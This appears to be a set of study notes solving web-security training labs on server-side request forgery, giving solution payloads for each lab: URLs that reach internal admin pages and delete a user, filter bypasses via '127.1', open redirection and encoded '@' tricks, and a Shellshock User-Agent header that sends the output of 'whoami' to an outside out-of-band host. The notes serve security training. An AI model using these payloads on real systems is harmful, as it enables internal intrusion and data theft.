# **SSRF - VUL**

#### What is SSRF?


Server-side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location.

In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems. This could leak sensitive data, such as authorization credentials.

## Lab: Basic SSRF against the local server

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at <a href="http://localhost/admin">http://localhost/admin</a> and delete the user <a href="carlos">carlos</a>




http://localhost/admin/delete?username=carlos


#### Lab: Basic SSRF against another back-end system

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port

8080, then use it to delete the user carlos.






## Lab: SSRF with blacklist-based input filter

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at <a href="http://localhost/admin">http://localhost/admin</a> and delete the user carlos.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.




http://127.1/Admin/delete?username=carlos


## Lab: SSRF with filter bypass via open redirection vulnerability

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at <a href="http://192.168.0.12:8080/admin">http://192.168.0.12:8080/admin</a> and delete the user <a href="carlos">carlos</a>.


The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.





stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos

### Lab: Blind SSRF with out-of-band detection





## Lab: Blind SSRF with Shellshock exploitation


This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

To solve the lab, use this functionality to perform a blind SSRF attack against an internal server in the 192.168.0.X

range on port 8080. In the blind attack, use a Shellshock payload against the internal server to exfiltrate the name of the OS user.








User-Agent: () { :; }; /usr/bin/nslookup \$(whoami).gm6mp2k2f2719v55btt6 7hm0zr5itahz.oastify.com


## Lab: SSRF with whitelist-based input filter


This lab has a stock check feature which fetches data from an internal system.


To solve the lab, change the stock check URL to access the admin interface at <a href="http://localhost/admin">http://localhost/admin</a> and delete the user carlos.

The developer has deployed an anti-SSRF defense you will need to bypass.









http://localhost%2523@stock.weliketoshop.net/admin/delete?username=c arlos